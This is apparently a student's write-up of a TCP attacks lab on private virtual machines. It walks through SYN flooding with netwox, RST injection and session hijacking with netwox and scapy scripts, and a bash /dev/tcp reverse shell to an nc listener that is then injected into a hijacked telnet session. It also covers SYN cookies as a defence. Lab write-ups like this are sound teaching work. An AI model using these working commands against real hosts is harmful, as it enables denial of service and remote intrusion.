

LAB 1: TCP Attacks

Task 1: Disconnect telnet communication by flooding SYN packets. The method is called SYN-Flooding and it basically floods SYN packet to a network buffer (TCB) block causing other machines to not connect.

Victim 1: 192.168.85.131
Victim 2: 192.168.85.130
Attacker: 192.168.85.132

Using the command Netwox 76 will create the SYN packets and send it to the desired location. Sending SYN flood to a server instead of the client is a better choice because it is the single point of failure that will affect more than 1 machines.

Run the following command to flood syn packets to destination machine while your IP is unnoticeable.

```
[01/29/20]seed@VM:~$ sudo netwox 76 192.168.85.130 -p 23 -s raw
```

Since I am within the same network, I'm able to see where the packets are going to. Looks like a success!

1	2020-01-29	17:23:37.2548652...	56.250.174.38	192.168.85.130
2	2020-01-29	17:23:37.2548689...	99.138.155.111	192.168.85.130
3	2020-01-29	17:23:37.2548699...	40.77.59.93	192.168.85.130
4	2020-01-29	17:23:37.2548708...	182.238.39.76	192.168.85.130
5	2020-01-29	17:23:37.2548718...	163.35.165.217	192.168.85.130
6	2020-01-29	17:23:37.2548727...	156.130.205.224	192.168.85.130
7	2020-01-29	17:23:37.2548737...	206.157.245.129	192.168.85.130
Protocol Length Info				
TCP	60	32609 → 23	[SYN] Seq=2188244452 Win=1500 Len=0	
TCP	60	44486 → 23	[SYN] Seq=2310945642 Win=1500 Len=0	
TCP	60	20231 → 23	[SYN] Seq=1116146351 Win=1500 Len=0	
TCP	60	48617 → 23	[SYN] Seq=1519963253 Win=1500 Len=0	
TCP	60	20266 → 23	[SYN] Seq=2638214223 Win=1500 Len=0	
TCP	60	50940 → 23	[SYN] Seq=3330643712 Win=1500 Len=0	
TCP	60	30622 → 23	[SYN] Seq=1227114759 Win=1500 Len=0	
TCP	60	23075 → 23	[SYN] Seq=1645625368 Win=1500 Len=0	

Victim 1 Tries to connect to victim 2 but can't because TCP is flooded

```
[01/29/20]seed@VM:~$ telnet 192.168.85.130
Trying 192.168.85.130...
telnet: Unable to connect to remote host: Connection timed out
```

We can analyze the SYN flooding attack by seeing if there is a bunch half-established connection. SYN flood will only send SYN packets to the server and not request an ACK back because it will dequed the TCB buffer in memory and move it to a different location.

tcp	0	0	192.168.85.130:telnet	252.91.94.60:50069
SYN_RECV				
tcp	0	0	192.168.85.130:telnet	244.160.4.171:20678
SYN_RECV				
tcp	0	0	192.168.85.130:telnet	248.98.140.152:65030
SYN_RECV				
tcp	0	0	192.168.85.130:telnet	240.197.126.80:7297
SYN_RECV				
tcp	0	0	192.168.85.130:telnet	244.222.100.89:7402
SYN_RECV				
tcp	0	0	192.168.85.130:telnet	254.80.184.186:27732
SYN_RECV				
tcp	0	0	192.168.85.130:telnet	252.22.58.234:45927
SYN_RECV				
Firefox Web Browser		0	192.168.85.130:telnet	242.134.140.183:25930
SYN_RECV				
tcp	0	0	192.168.85.130:telnet	250.71.245.96:15040
SYN_RECV				
tcp	0	0	192.168.85.130:telnet	241.223.78.158:15017
SYN_RECV				
tcp	0	0	192.168.85.130:telnet	248.168.222.207:51482
SYN_RECV				

We can use a SYN-cookies which can prevent the flooding of network buffer within memory. With SYN cookies, the SYN packet will have the following value for the sequence number such as, time, size segment, encryption. The encryption will contain information of a key, destination ip, destination port, source IP and source port. Once the client sends ACK packet the server will validate it by checking the time, size and encryption of the packet, once confirmed then it will be added to the TCB buffer.

```
sudo sysctl -w net.ipv4.tcp_syncookies=1
```

```
[01/29/20]seed@VM:~$ telnet 192.168.85.130
Trying 192.168.85.130...
Connected to 192.168.85.130.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: █
```

Task 2: Breaking communication through RST packet is kind of simple , All you need is to send a RST packet while the 2 victims communicate. which will break the TCP connectin.

While the two victims communicate with each other, you would use the Netwox 78 command to send RST packet to a specific machine.

The following command to use would be,

```
[01/27/20]seed@VM:~$ sudo netwox 78 --device "ens33" --filter "port 23" --ips 192.168.85.131
```

131	TCP	60 23 → 53434 [RST, ACK] Seq=3728410556 Ack=4097178797 Win=0
f:16	ARP	60 Who has 192.168.85.130? Tell 192.168.85.132
130	ARP	42 192.168.85.130 is at 00:0c:29:3e:90:cb
130	TCP	60 53434 → 23 [RST, ACK] Seq=4097178797 Ack=3728410557 Win=0

Using scapy is also a tool used for creating packets on the fly.

```
[01/29/20]seed@VM:~$ cat attack192.168.85.131
#!/usr/bin/python
from scapy.all import *

ip = IP(src="192.168.85.131", dst="192.168.85.130")
tcp = TCP(sport=54524, dport=23, flags="R", seq=3366964154)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
[01/29/20]seed@VM:~$ █
```

Which result a lost to victim client machient,


```

password.
Last login: Mon Jan 27 14:59:34 EST 2020 from 192.168.85.131 on pt
s/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[01/27/20]seed@VM:~$ .Connection closed by foreign host.
[01/27/20]seed@VM:~$

```

Same goes communicating to ssh but it will output broken pip



```

[01/27/20]seed@VM:~$ .Connection closed by foreign host.
[01/27/20]seed@VM:~$ ssh 192.168.85.130
seed@192.168.85.130's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.


Last login: Mon Jan 27 15:33:54 2020 from 192.168.85.131
[01/27/20]seed@VM:~$ lpacket_write_wait: Connection to 192.168.85
130 port 22: Broken pipe
[01/27/20]seed@VM:~$

```

You can use the Netwox command to generate the RST packet or use the built in python tools. The most important values you need is the sequence number, by knowing the sequence number you are basically telling the server it is you with the sequence number it follow so it trust you what information you deliver.

Task 3 Just the same as task 2 , still you need to obtain the sequence number to end new buffers in the video

Here is when the victim played a youtube video but was not able to buffer because of the RST packet



Task 4, With session hijack you send packets pretending you're the victim and send data to the destination ip adress. It can be any form of data to send through the desired endpoint.

```

/bin/bash 66x24
GNU nano 2.5.3  File: inject192.168.85.131.py
#!/usr/bin/python
from scapy.all import *

ip= IP(src="192.168.85.30", dst="192.168.85.131")
tcp = TCP(sport=48522, dport=23, flags="A", seq=2334902128, ack=772246840)

cvrthex="Hello World".encode("hex")
data=str(cvrthex)
pkt=ip/tcp/data
s(pkt)
send(pkt,verbose=0)

```

TCP 60 48522 → 23 [ACK] Seq=2334902128 Ack=772246840 Win=270 Len=0

Task 5 creating revershell allows the hacker to run command on the fly through the network with that you are able to grab files from a server and send through your endpoint.

The attacker would use netcat to listen to a port 9090

```
[01/28/20]seed@VM:~$ nc -l 9090 -v
```

Now the server has a port that listening, I'm able to send the bash executables through the server in port 9090.

```
[01/28/20]seed@VM:~$ /bin/bash -i > /dev/tcp/192.168.85.132/9090 0
<&1 2>&1
bash: 192.168.85.132: Name or service not known
bash: /dev/tcp/192.168.85.132/9090: Invalid argument
[01/28/20]seed@VM:~$ /bin/bash -i > /dev/tcp/192.168.85.132/9090 0
<&1 2>&1
```

Now within the server I can run shell command through the server through my bash executables.

```
[01/28/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.85.131] port 9090 [tcp/*] accepted (family 2, sport 56924)
[01/28/20]seed@VM:~$ pwd
pwd
/home/seed
[01/28/20]seed@VM:~$ ifconfig
ifconfig
ens33      Link encap:Ethernet  HWaddr 00:0c:29:d5:5c:8c
           inet addr:192.168.85.131  Bcast:192.168.85.255  Mask:255
           .255.255.0
           inet6 addr: fe80::37e4:e647:a274:a722/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:68717 errors:5 dropped:0 overruns:0 frame:0
           TX packets:14736 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:55668921 (55.6 MB)  TX bytes:2061787 (2.0 MB)
           Interrupt:19 Base address:0x2000

lo         Link encap:Local Loopback
           inet addr:127.0.0.1  Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
           UP LOOPBACK RUNNING  MTU:65536  Metric:1
```

This method is only reliable if someone is able to have physical access to the server with root privileges. With this concept we can create spoof packets and send it to the server. The server will have the commands we use to establish a connection.

As an attacker I can create an open socket to accept communication.

```
[02/03/20]seed@VM:~$ nc -l 9090 -v  
Listening on [0.0.0.0] (family 0, port 9090)
```

I need to make the establish command into HEX for the data to the transport it properly.

```
>>> "\n/bin/bash/ -i > /dev/tcp/192.168.85.132/9090\n".encode("hex")
'0a2f62696e2f626173682f202d69203e202f6465762f7463702f3139322e3136382e38352e3133322f393039300a'
>>> █
```

Then I use the Netwox command to create an ack packet and send it to the server.

The following data I needed to gather was

Source IP = the Person who establish the connection

Destination IP = The machine that is being received

TTL = the hops that is limited to

Port Destination

Port Source

Sequence Num

Window

TCP Flag


Sequence Num

TCP-acknum

```
[02/03/20]seed@VM:~$ sudo netwox 40 --ip4-src 192.168.85.131 --ip4-dst 192.168.85.130 --ip4-ttl 64 --tcp-dst 23 --tcp-src 58348 --tcp-seqnum 1560088562 --tcp-window 2000 --tcp-ack --tcp-acknum 662150183 --tcp-data "0a2f62696e2f626173682f202d69203e202f6465762f7463702f3139322e3136382e38352e3133322f393039300a" █
```

The attack was successful and I'm able to communicate to the targeted machine, 192.168.85.130

```
[02/03/20]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [192.168.85.130] port 9090 [tcp/*] accepted (family 2, sport 59300)
[02/03/20]seed@VM:~$ █
```

Overall fun experience , learn a lot the type of attacks I can use during the three way handshake, what ways to prevent it, and commands and scripts that will help me along the way.

Helpful Resources

Sourcefire. (2020,01,30). Denial of Service Attacks (Part 3): TCP SYN Flooding. Youtube.
https://www.youtube.com/watch?v=sUrM7_G_y7A

Facundo Hernandex (2017,10,12) 02 02 SYN Flood Attacks. Youtube.
<https://www.youtube.com/watch?v=-FPawMupsKY>

A10 Networks (2019,09,13) What are Syn Cookies and how are they used? Youtube.
<https://www.youtube.com/watch?v=ymttSrEo0R0>

Shantanu Bhuasari (2018,02,28) CSE 548: TCP RST attack in telnet/SSH session. Youtube.
<https://www.youtube.com/watch?v=WEYHfER6fsU>